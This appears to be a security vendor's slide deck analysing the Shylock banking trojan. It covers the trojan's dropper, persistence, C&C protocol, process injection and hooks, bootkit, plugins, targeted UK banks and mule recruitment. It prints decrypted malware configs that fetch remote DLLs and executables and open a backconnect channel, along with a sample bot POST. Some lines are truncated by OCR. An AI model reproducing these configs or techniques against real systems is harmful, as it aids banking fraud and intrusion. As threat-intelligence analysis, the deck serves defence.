Shylock: An end to end cybercrime

CSIS Security Group

Peter Kruse (pkr@csis.dk)
Head of CSIS eCrime and Research & Intelligence Unit

PGP-ID: 0x715FB4BD
Fingerprint: E1A6 7FA1 F11B 4CB5 E79F 1E14 EE9F 9ADB 715F B4BD

Who is CSIS Security Group?

CSIS Security Group A/S was founded in 2003

- Headquarters in Copenhagen, Denmark
- Employs 50 experts within the field of IT security
- Organic growth – profit invested in corporate development
- Experts in Financial e-crime and crimeware analysis

Mission
CSIS Financial eCrime Services offers the most comprehensive solutions and intelligence to fight financial e-crime

Vision
CSIS Financial eCrime Services is to be the preferred provider of intelligence within the field of financial anti e-crime services.

Shylock – Agenda

- Short overview – what is Shylock? Naming convention
- Why name it Shylock?
- Analysis of dropper and main code
- Code injection and hooks
- Protocol analysis
- Plugins (from chat to VNC in browser - and then some more)
- Man in the Chat (communicating live with the bad guys)
- Shylock infection stats
- Money mule recruitment
- More intel? Who are they?

Shylock – short overview!

- Shylock is a inhouse developed crimekit
- First spotted mid 2011 and named by Trusteer
- AV naming variations: Caphaw, Kazy
- Shylock uses similar infection strategies as observed with Patcher, BankTexeasy and Carberp
- Dropper was executed buying infected hosts from a PPI provider
- Primary targets UK and specifically SMB buisness banking customers
- Shylock is designed to bypass 2FA systems
- The code is similar to Spyeye but also somewhat different
- Spreads using several different tactics such as "lnk" (Old Sality trick), Shares (Diskspread) and Messenger (latest add on from 15th October 2012)

Shylock – why name it Shylock?

Apparently Trusteer decided on the name Shylock based on file properties which contains several Shakespeare quotes:


publisher....: He is ready at the door
copyright....: (c) 2009
product.....: He is
description..: So keen and greedy to confound a man

publisher....: Which makes me think that this
copyright....: (c) 2009
product.....: Which makes
description..: price of hogs if we grow all to be porkeaters we

publisher....: I humbly do desire your grace
copyright....: (c) 2009
product.....: I humbly
description..: The dearest friend to me the kindest man

... These comments disapeared as of 15th October 2011 ...

ShyLock workflow



Shylock – dropper and maincode

▪All infection starts with a dropper – this downloads the main components from the groups centralized C&C servers implementing server side polymorphism (names may vary in newer campaigns):

https://[domain]/files/HJ-UK-1_c.gif
https://[domain]/files/HJ-UK-2_c.gif
https://[domain]/files/HJ-UK-3_c.gif
https://[domain]/files/HJ-UK-4_c.gif
https://[domain]/files/HJ-UK-5_c.gif

▪ Shylock drops binary file to a random folder of current logged on user %appdata% (like "C:\Documents and Settings\%user%\Application Data\Microsoft\Media Player\vssvc.exe"), while also dropping a second code with a random filname into %windows% or %system32% folder.

▪ Auto-start, the malware creates the following registry key:
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
Value {XXXXXXXXX-XXXX-XXXXX-XXXX-XXXXXXXXXXXXX} – random value, where X equals random hex digits from 0 to F which is also used as the unique BOTid.

Shylock – protocol analysis

All communications between the bot and the command and control server (c&c) use HTTPS protocol. This is also necessary for the script injection to work without the victim getting alerted with a "mixed content" dialog.

After successful injection, the bot connects to the c&c server url (https://[domain]/ping.html), reports "Master is EXPLORER.EXE", cmd = log, which means logging is initiated; inst=master – as main thread.

- Shylock creates two threads to communicate with the c&c server: inst=slave and net=HJ-UK-3 – name of the campaign (remember the different files from earlier?)
- id=E8C1A60A5A86E9FDD8C32347F71B8590 – [random key which is identical to the registry key created on the infected host].
- http post example will look something like this:

  key=a323e7d52d&id=E8C1A60A5A86E9FDD8C32347F71B8590&inst=master&net=HJ-UK-3&cmd=log&w=err&t[0]=_&t[1]=Master+is+EXPLORER.EXE

Shylock – injection

- From this point the config used for the attack will be downloaded (cmd=cfg)
- The config file is base64 coded and encrypted. Decrypted it all makes a lot more sense:

```
<botnet name="HJ-UK-3"/>
<timer_dll_cfg success="240" fail="240"/>
<timer_err_log success="240" fail="240"/>
<timer_inj_log success="240" fail="240"/>
<timer_rqt_log success="240" fail="240"/>
<timer_ping success="240" fail="240"/>
 <urls_server>
<url_server url="https://[domain]/ping.html"/>
<url_server url="https://[domain2]/ping.html"/>
<url_server url="https://[domain3]/ping.html"/>
</urls_server>
<archiver url="https://[domain]/files/rar.exe" cmd="a -r"/>
<url_update md5="9e49bc5d094906d43b22d8fd677fe633" url="https:// [
<backconnect urldll="https://[domain]/files/BackSocks.dll" urldll_md5="8
url="https://66.90.101.XXX:8899" value="on"/>
<vnc urldll="https://[domain]/files/vnc.dll" urldll_md5="9afoa4d7a778aae
value="on"/
<uninstall value="off" />
<httpinject value="on" url="https:// [domain]/files/injects.jpg"/>
<oskill value="off"/>
</hijackcfg>
```

```
<unit>
  <url domain="https://*"
method="POST" save="true"/>
</unit>

; Zeus inject converter
; convert to hijack format
; Loads from Sell Traff
; ======== AVI =======
<unit>
<avi domain="*www.rbsdigital.com*"
request="*login.aspx*" />
</unit>


; ======== SIGNBOTID  =======
<signbotid  value
="YYYYYYYYYYYYYYYYYYYYYYYYYYYYYY" />
<signbotnet  value
="XXXXXXXXXXXXXXXXXXXXXXXXXXXXXX" />

; ======== ALERTBLOCK =======
```

Shylock – targets of "HJ-UK-#" campaign

*-business.bankofscotland.co.uk
*-business.lloydstsb.co.uk
*.abbeynational.co.uk
.barclays.co.uk
.firstdirect.co
.google.com
*.hsbc.co.uk
.ulsterbankanytimebanking.co
*aol.com" request
*bankcardservices.co.uk
bankline.natwest.com
bankline.rbs.com
*bankofscotland.co.uk
*bankofscotlandbusiness.co.uk
barclayswealth.com
*bcol.barclaycard.co.uk
*business.co-operativebank.co.uk
*business.hsbc.co.uk
*capitaloneonline.co.uk
*cardservices.natwest.com
*cardservicing.tescofinance.com
*fidelity.co.uk
*home1.cbonline.co.uk
*home2.cbonline.co.uk
*iblogin.com
*login.live.com
*login.yahoo.com
*logon.egg.com
*mybusinessbank.co.uk
*natwest.com
nwolb.co
*partnershipcard.co.uk
personal.co-operativebank.co.uk
*pofssavecredit.co.uk
*rbs.co.uk
rbsdigital.co
retail.santander.co.uk
*secure-business.bankofscotland.co.uk
*secure.partnershipcard.co.uk
*virginmoney.com
*your.egg.com
your.egg.com

Shylock – code injection and hooks

Code injection

- Shylock injects code into all processes that can be opened with current user permissions.
- It uses "WriteProcessMemory", to map the dll to a process and then calls the "CreateRemoteThread" function, which execute the code of the mapped dll.
- This differs from SpyEye and ZeuS/Zbot as they inject code in exe-files whereas in Shylock's case they use dll's.

Code hooks

- Hooks are used to hide Shylock on the system. This method is commonly used in user land kernel rootkits and also in several banker trojans.

[4064]IEXPLORE.EXE-->ntdll.dll-->NtEnumerateValueKey, Type: IAT modification
[4064]IEXPLORE.EXE-->>ntdll.dll-->NtQueryDirectoryFile, Type: IAT modification

To inject itself into a process, it hooks the CreateProcess function.
[4064]IEXPLORE.EXE-->kernel32.dll-->CreateProcessW, Type: IAT modification

To complicate the removal of the malware, it hooks ExitWindowsEx and when windows shuts down/reboots, it rewrites itself to the registry and disk.
[4064]IEXPLORE.EXE-->shell32.dll-->user32.dll-->ExitWindowsEx, Type: IAT modification

Shylock – bootkit

Bootkit


- In August the Shylock gang released a bootkit to be downloaded as a additional component

```
<rootkit>
<botnet name="15aug"/>
<urls_server>
<url_server url="https://abbey-[removed by CSIS]cure.at/house.html"/>
<url_server url="https://onlin[removed by CSIS]c/house.html"/>
<url_server url="https://n[removed by CSIS]m.cc/house.html"/>
</urls_server>
<startup_processes>
<startup_process name="explorer.exe"/>
</startup_processes>
<url_update md5="%dynamic value%" url="https://n[removed by CSIS]m.cc/files/rootkit_15may.exe"/>
<timer_ping value="600"/>
<uac_block_state value="off"/>
<avr_block_state value="off"/>
</rootkit>
```

Shylock – bootkit

Bootkit

- We focused on "rootkit_15may.exe". The code was compiled with the following date and time stamp: "Fri Jun 15 14:16:21 2012" or "2012-06-14 19:37:44". Newer variants have been observed, but no new functions added besides improved stability.
- When the code is executed it will delete: "HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce**FlashPlayerUpdate**" – from windows registry. This will prevent Adobe Flash from being updated automatically. The purpose for this move is unknown?! Anyone?! Makes no sense does it!?
- The code also fetches the "**ComputerName**": HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\ComputerName\ ActiveComputerName Name: ComputerName – this, along with a lot more data is transmitted to the C&C servers.



Shylock – bootkit

```
C:\Users\pkr\Desktop\bootkit.txt                                                    *   1252    Li
16:01:11.5527444 PM 44caed1395d00746fc5628e876dca9da.exe 1272 CreateFile \Device\Harddisk0\DR0 SUCCESS Desired Access
16:01:11.5528201 PM 44caed1395d00746fc5628e876dca9da.exe 1272 DeviceIoControl \Device\Harddisk0\DR0 SUCCESS Control:
16:01:11.5541996 PM 44caed1395d00746fc5628e876dca9da.exe 1272 ReadFile \Device\Harddisk0\DR0 SUCCESS Offset: 0, Lengt
16:01:11.5549947 PM 44caed1395d00746fc5628e876dca9da.exe 1272 WriteFile \Device\Harddisk0\DR0 SUCCESS Offset: 29,184,
16:01:11.5552788 PM 44caed1395d00746fc5628e876dca9da.exe 1272 WriteFile \Device\Harddisk0\DR0 SUCCESS Offset: 29,696,
16:01:11.5610949 PM 44caed1395d00746fc5628e876dca9da.exe 1272 WriteFile \Device\Harddisk0\DR0 SUCCESS Offset: 0, Leng
16:01:11.5613287 PM 44caed1395d00746fc5628e876dca9da.exe 1272 CloseFile \Device\Harddisk0\DR0 SUCCESS
16:01:11.5618548 PM 44caed1395d00746fc5628e876dca9da.exe 1272 CreateFile \Device\Harddisk0\DR0 SUCCESS Desired Access
16:01:11.5619257 PM 44caed1395d00746fc5628e876dca9da.exe 1272 DeviceIoControl \Device\Harddisk0\DR0 SUCCESS Control:
16:01:11.5619428 PM 44caed1395d00746fc5628e876dca9da.exe 1272 ReadFile \Device\Harddisk0\DR0 SUCCESS Offset: 21,459,5
16:01:11.5621526 PM 44caed1395d00746fc5628e876dca9da.exe 1272 CloseFile \Device\Harddisk0\DR0 SUCCESS
16:01:11.5627328 PM 44caed1395d00746fc5628e876dca9da.exe 1272 CreateFile \Device\Harddisk0\DR0 SUCCES
16:01:11.5628007 PM 44caed1395d00746fc5628e876dca9da.exe 1272 DeviceIoControl \Device\Harddisk0\DR0 S
16:01:11.5628275 PM 44caed1395d00746fc5628e876dca9da.exe 1272 WriteFile \Device\Harddisk0\DR0 ACCESS
[..]
44caed1395d00746fc5628e876dca9da.exe 1272 CloseFile \Device\Harddisk0\DR0 SUCCESS
```

Ascii Strings:


Trend Micro Internet Security
COMODO
F-SECURE
G-DATA
NORMAN
PANDA
MS SECURITY ESSENTIALS
AVIRA
NOD32
KASPERSKY
DR. WEB
AVAST
SOPHOS
MCAFEE
MS BIT DEFENDER
SYMANTEC
AVAST
AVIRA

Shylock – plugins


Just like Torpig, Carberp, ZeuS deviat
Shylock uses a set of different "plugi

- SOCKS5
- VNC
- Screen dumper
- Chat system (ser
- RDP
- Email grabber
- FTP grabber

Also injects fake pho




Shylock – infection stats HJ-UK-#



Shylock – infection stats – all monitored campaigns

Shylock – different variants (2011-2012)



Shylock – money mule recruitement

Parent Directory		-
www.craigslist.org_8_ALL_2011.02.24_19.16.18.txt	24-Feb-2011 19:16	285
www.craigslist.org_1331_ALL_2011.03.18_16.28.01.txt	18-Mar-2011 16:28	30K
www.craigslist.org_1879_ALL_2011.04.06_21.06.37.txt	06-Apr-2011 21:06	43K
www.craigslist.org_2257_ALL_2011.03.25_21.55.10.txt	25-Mar-2011 21:55	51K
www.craigslist.org_4454_ALL_2010.09.02_18.56.14.txt	02-Sep-2010 18:56	100K
www.craigslist.org_6440_ALL_2010.07.10_03.23.28.txt	10-Jul-2010 03:23	143K
www.craigslist.org_7358_ALL_2011.03.10_00.24.54.txt	10-Mar-2011 00:24	166K
www.craigslist.org_7383_ALL_2010.08.23_19.16.30.txt	23-Aug-2010 19:16	164K
www.craigslist.org_9601_ALL_2010.07.30_02.09.14.txt	30-Jul-2010 02:09	213K
www.craigslist.org_33242_ALL_2010.06.25_03.28.08.txt	25-Jun-2010 03:28	735K
www.findjobusa.com_72_ALL_2011.04.06_21.02.39.txt	06-Apr-2011 21:02	2.8K
www.findjobusa.com_465_ALL_2011.03.01_19.26.34.txt	01-Mar-2011 19:26	17K
www.findjobusa.com_938_ALL_2011.03.18_16.31.11.txt	18-Mar-2011 16:31	35K
www.jobvillage.com_391_ALL_2011.04.06_21.00.47.txt	06-Apr-2011 21:00	18K
www.jobvillage.com_1567_ALL_2011.03.10_00.27.20.txt	10-Mar-2011 00:27	63K
www.jobvillage.com_5038_ALL_2011.03.01_20.39.05.txt	01-Mar-2011 20:39	247K
www.resume.com_3_ALL_2011.02.28_21.03.05.txt	28-Feb-2011 21:03	228
www.resume.com_6_ALL_2011.03.01_00.08.45.txt	01-Mar-2011 00:08	346
www.resume.com_9_ALL_2011.02.28_23.16.54.txt	28-Feb-2011 23:16	479
www.resume.com_14_ALL_2011.02.28_22.44.33.txt	28-Feb-2011 22:44	692
www.resume.com_19_ALL_2011.02.24_20.04.34.txt	24-Feb-2011 20:04	895
www.resume.com_153_ALL_2011.03.01_18.56.35.txt	01-Mar-2011 18:56	6.2K
www.resume.com_252_ALL_2011.02.28_20.59.56.txt	28-Feb-2011 20:59	11K

Shylock – Who are they?

- The Shylock gang consists of several individuals located in Ukraine and Russia
- Development of new functions and improvements to C&C is still in progress …
- They have recently begun targeting Italy, US and Holland – HSBC latest on target list!
- C&C servers have for the past 4 months been hosted at Latvia Riga Dataclub S.a. (AS52048) and Redstation Limited, UK (AS35662)
- C&Cs are booby trapped – if ethernet is lost it will selfdestruct – system encrypted with LUKS
- Active nameservers:

blts.su
slts.su
nlts.su

Billing Contact:
Anna Horith admin@limited-hsbc.com
+1.6174490861 fax: +1.6174490861
278 Hinkle Lake Road
Boston MA 02199
us

DNS:
ns3.slts.su
ns1.blts.su
ns2.nlts.su